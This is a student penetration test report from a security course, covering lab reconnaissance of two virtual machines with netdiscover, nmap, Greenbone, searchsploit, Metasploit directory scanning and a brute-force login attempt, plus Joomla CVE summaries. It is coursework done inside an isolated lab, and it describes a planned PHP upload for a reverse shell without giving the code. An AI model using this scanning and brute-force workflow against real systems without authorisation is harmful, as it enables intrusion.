Penetration Test Report

Course: INFO2231 – Advanced Computer Security
Date of Submission: 17/04/2022

Briana Burton (8410334)
Sunraj Sharma (8683265)

Executive Summary

Group 7 was assigned three machines to conduct scans and use the skills acquired in class to test a discover how vulnerable these machines are and determine how expose they are to remote attacks that will put sensitive user data and the service it hosts in danger. The activities performed with ups and downs were conducted to discover how protected these machines are against malicious attacks with the goals of:

- Identify if the machines can be attacked remotely to test their defenses
- Determine the level of the vulnerabilities they may have
- Explore if there are any solutions towards these vulnerabilities if they exist

Therefore, the primary goal of this report and assignment is identity, explore and test the different vulnerabilities that will put any of the machines in risk in a real-life situation. The different explorations were conducted under the environments that were previously created in class to make sure not unnecessary risk was created. The assignment was conducted following the rubric.

Attack Narrative


Machine – 01

Machine one is second when it comes to vulnerabilities, having 5.0 of 10 in the severity scale provided by Greenbone. It presents a total of 3 issues of 150 the tool is capable to find. However, they are high enough to sit the vulnerabilities in a medium category. Machine number one runs a total of 4 applications, all related to PHP or Apache.

Remote System Discovery

All that was provided beforehand was the Machine 1. Therefore, first step in this hack was to identify the machine that we want to connect to. How is this done? Each machines have a unique IP address. And to find our target we use some tools offered by kali Linux that can be used to identify the IP addresses of any system on a specific network.

- Using sudo Netdiscover=>it is a tool that is used to search multiple IP addresses on the network to discover those that are currently being used, letting the hacker see all the machines on the network. A basic about this is the smallest IP is generally the router, and the other IP's are machines on the network. This is what it gives out:



```
Currently scanning: 172.27.133.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.16.38.1     08:00:27:c4:f9:ba      2     120  PCS Systemtechnik GmbH
172.16.38.17    08:00:27:a5:6a:4b      1      60  PCS Systemtechnik GmbH
```


Figure 1: Find a target

- So now we got our target IP it's time to execute exploits on it. But before we do that, we need to find what's vulnerable on the website. And for that we need some sort of open port where which can give us a start for exploiting the IP.

Finding details for the target IP


Now to get details regarding open ports, kinds of vulnerabilities for the system, type of server being used, between others, using greenbone or legion (only greenbone explained below)

- **Greenbone**: A scan was conducted on the IP address and results relating to the system were found. 17 vulnerabilities we found out of which 2 had medium severity and 1 had low.



Vulnerability		Severity	QoD	Host		Location ▲	Created
				IP	Name		
Services		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:24 PM UTC
PHP Detection (HTTP)		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:25 PM UTC
HTTP Server type and version		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:25 PM UTC
HTTP Server Banner Enumeration		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:26 PM UTC
CGI Scanning Consolidation		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:26 PM UTC
Cleartext Transmission of Sensitive Information via HTTP		4.8 (Medium)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:26 PM UTC
CuteNews Detection		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:26 PM UTC
HTTP Security Headers Detection		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:27 PM UTC
Missing `httpOnly` Cookie Attribute	⇆	5.0 (Medium)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:27 PM UTC
CKEditor Detection (HTTP)		0.0 (Log)	80 %	172.16.38.17		80/tcp	Thu, Apr 14, 2022 8:25 PM UTC

Figure 2 GB-vulnerability-1




ICMP Timestamp Detection		0.0 (Log)	80 %	172.16.38.17	general/icmp	Thu, Apr 14, 2022 8:26 PM UTC
TCP timestamps	⇆	2.6 (Low)	80 %	172.16.38.17	general/tcp	Thu, Apr 14, 2022 8:25 PM UTC
OS Detection Consolidation and Reporting		0.0 (Log)	80 %	172.16.38.17	general/tcp	Thu, Apr 14, 2022 8:25 PM UTC
Hostname Determination Reporting		0.0 (Log)	80 %	172.16.38.17	general/tcp	Thu, Apr 14, 2022 8:34 PM UTC
Traceroute		0.0 (Log)	80 %	172.16.38.17	general/tcp	Thu, Apr 14, 2022 8:25 PM UTC
Apache HTTP Server Detection Consolidation		0.0 (Log)	80 %	172.16.38.17	general/tcp	Thu, Apr 14, 2022 8:25 PM UTC

Figure 3 GB-vulnerability-2

Operating System

Machine one works with Ubuntu, however the scan does not specify what distribution and version it is using. Further investigation using the Nmap command suggest the OS sits somewhere along Linux 3.2 to 4.9. Since there's not a specific version, the latest security vulnerabilities this machine could be exposed to date back to 2018-2017. If properly done, attackers can remotely send crafted network packets that will force the kernel into a infinite loop leading to a denial-of-service (CVE Details, 2019, para. 1)



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 172.16.38.17
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 13:57 EDT
Nmap scan report for 172.16.38.17
Host is up (0.00070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:A5:6A:4B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

Figure 4 Nmap with flag -O scan showing detailed information about IP

Results in greenbone the machine


Some main vulnerabilities which accounted for some severities are stated below with a description as to what could happen with all of those in place.

- Missing 'httpOnly' Cookie Attribute: Check Appendix A for description
- Cleartext Transmission of Sensitive Information via HTTP: Check Appendix A for description
- TCP timestamps: Check Appendix A for description
- Arbitrary file upload: Check Appendix A for description

Exploits

The exploits on this machine were decided by using searchsploit (Graham, 2021) and searching for Apache 2.4.7 (got from legion), searching for CuteNews 2.0.3 (info on login page of the machine), and a generic way of going through the directory listing of the webapp to find some file that could be targeted for exploit. This all was done in msfconsole

- searchsploit apache 2.4.7 => This command returns as list of exploits available for Apache, but we are focus on first 4 cause of the version numbers.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.4.7
 Exploit Title                                                                                  |  Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                 | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                               | php/remote/29316.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution                 | php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition                                    | linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                             | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                            | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                      | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                      | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                             | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                               | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                             | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                       | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                    | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                | linux/remote/34.pl
Shellcodes: No Results
```

Figure 5 Seachsploit Apache 2.4.7 - for a list of exploits

The major issue with this is when you try to search for these exploits in msfconsole they don't show up. And therefore, no way for us to even exploit the server. Some lookalike exploits were searched and executed to the target IP, but nothing happened.


- searchsploit cute news 2.0.3 => The version details for the webapp were found on the login page of the app. This is where we get a potential exploit where we upload a file which is a script and then execute it, this script would be responsible for launching a reverse shell terminal, which would have given us (hackers) access to the machine's terminal, from where we would have worked on to get the root access and manipulate things accordingly.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit cute news 2.0.3
 Exploit Title                                                  |  Path
CuteNews 2.0.3 - Arbitrary File Upload                          | php/webapps/37474.txt
```


Figure 6 searchsploit cute news 2.0.3 - for a list of exploits

- Logging in by making a new account -> dashboard-> personal options. Now since the exploit title suggests a file to be uploaded, the only place we can upload a file is in avatar. This is where we will upload the PHP script which will infect the system from within.




- After running at least 60 modules, I came up with a conclusion that we had to make our own PHP script to move further with the attack.

- msfconsole => use auxiliary/scanner/http/files_dir: we use this to traverse the web app directory. The logic behind doing that is to find a file (such as passwords or users or database) that is public and finding a way to access its contents which then can be used to exploit the target. But unfortunately, there wasn't a file which could have helped us. The results from that scan are:



```
msf6 auxiliary(scanner/http/files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://172.16.38.17:80/captcha.php 200
[+] Found http://172.16.38.17:80/example.php 200
[+] Found http://172.16.38.17:80/index.php 200
[+] Found http://172.16.38.17:80/print.php 200
[+] Found http://172.16.38.17:80/rss.php 200
[+] Found http://172.16.38.17:80/search.php 200
```


Figure 7 directory traversal - 1



```
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension
[+] Found http://172.16.38.17:80/core 301
[+] Found http://172.16.38.17:80/docs 301
[+] Found http://172.16.38.17:80/uploads 301
[*] Using code '404' as not found for files with extension
[+] Found http://172.16.38.17:80/core 301
[+] Found http://172.16.38.17:80/docs 301
[+] Found http://172.16.38.17:80/uploads 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/files_dir) >
```

Figure 8 directory traversal - 2

- Admin's email and post => I found admin's email and a post by going to /show_news.php. admin@simple.com



I like goats

printable version

Baa

Posted on 10 Sep 2015 by admin

Count of comments: 0

Figure 9 email-address.

- Brute force use auxiliary/scanner/http/http_login => used for brute forcing into the app. The list of password and usernames that were used were from Github [1].


[1] T. Jarløv, T. (n.d.). *Github*. Github. Retrieved April 17, 2022, from https://github.com/ThomasTJdev/WMD/blob/master/files/user.txt
Fidelis Cybersecurity. (n.d.). *Github*. Gtihub. Retrieved April 17, 2022, from https://github.com/fideliscyber/indicators/blob/master/Blogs/Emotet/pass.txt

Machine – 02

Of all three machines, machine two showed the highest severity for vulnerabilities among them. With a score of 9.8 of 10, machine number two presents 67 results with results ranging from a 9.8 out of 10 (Joomla alternative PHP file upload, and information disclosure) to 2.6 out of 10 (TCP timestamps) in terms of severity.

Remote System Discovery

Machine 2 easily shows in the network with the use of nmap. This command allows the user to "identify what devices are running on their systems, what hosts are available and the services they offer" (Ferranti, 2018, para. 2).


af0958-kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ nmap 172.16.7.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 09:48 EDT
Nmap scan report for pfSense.home.arpa (172.16.7.1)
Host is up (0.0011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.7.19
Host is up (0.0048s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
8081/tcp open  blackice-icecap
9001/tcp open  tor-orport
```

Figure 10. Info about the found IP address

Greenbone Vulnerability Scanner

With the given IP, a scan was performed using Greenbone. For this machine and configuration, 171 results could have shown up in the results. The result was 67 from 171 results. The scanner used to perform the scan was OpenVAS scanner. Along with this set of results, the scan also shows the host, the different ports that are open to the public, the operative system, and the different open CVEs. Overall, the

Greenbone scan shows the different vulnerabilities that could be investigated to be exploited and get remote access of the machine.



Report: Thu, Apr 14, 2022 7:23 PM UTC Done

ID: 5e8fb4d8-5248-4fb5-b5b6-6d38aa7f7409 Created: Thu, Apr 14, 2022 7:24 PM UTC Modified: Thu, Apr 14, 2022 8:12 PM UTC Owner: admin

Information | Results (67 of 171) | Hosts (1 of 1) | Ports (3 of 5) | Applications (8 of 8) | Operating Systems (1 of 1) | CVEs (63 of 63) | Closed CVEs (0 of 0) | TLS Certificates (0 of 0) | Error Messages (0 of 0) | User Tags (0)

Task Name	Immediate scan of IP 172.16.7.19
Scan Time	Thu, Apr 14, 2022 7:24 PM UTC - Thu, Apr 14, 2022 8:12 PM UTC
Scan Duration	0:48 h
Scan Status	Done
Hosts scanned	1
Filter	apply_overrides=0 levels=hml min_qod=70
Timezone	Coordinated Universal Time (UTC)

Figure 11– Overall results of the second machine

Operating System

Machine two works with Ubuntu 18.04. This distribution of Linux "is supported with security, maintenance, and select app updates until 2023" (Sneddon, 2021, para. 7). However, this is an OS that has presented 1239 vulnerabilities over the course of time that will either allow a local attacker to gain privilege escalation or allow users to obtain root privileges via grafted file metadata (CVE Details, 2022). Just as others, they have also released security updates to keep this under control.

Common Vulnerabilities and Exposure (CVEs)

Machine two presents a total of 63 CVEs out of the 63 that could have been found in the scan, all presented in the host but with only one occurrence each. The following CVEs are the ones that will be a problem if investigated properly to be exploited

- CVE-2016-9836: The file scanning mechanism in Joomla does not consider alternative PHP file extensions when uploaded files for PHP content. The application also does not blacklist them. A solution was proposed by XiphosResearch in 2016.
- CVE-2016-9837: The Beez3 layout override in the comments for the articles allows user to view articles that should not be publicly accessible. This vulnerability was fixed in the in a security

[redacted]

patch affecting versions 1.6.0 to 3.6.4 of Joomla. The fix is included in the 3.6.5 version (Joomla! 2016, para. 1-3).

- CVE-2020-35613: Joomla! 3.0.0 through 3.9.22 improper filters blacklist configuration that leads to SQL injection vulnerability in the backend user list. A fix was issue in the 3.9.23 version, however older version does not have access to it. The only solution that was provided for older versions was to update to version 3.9.23. (Joomla, 2020)
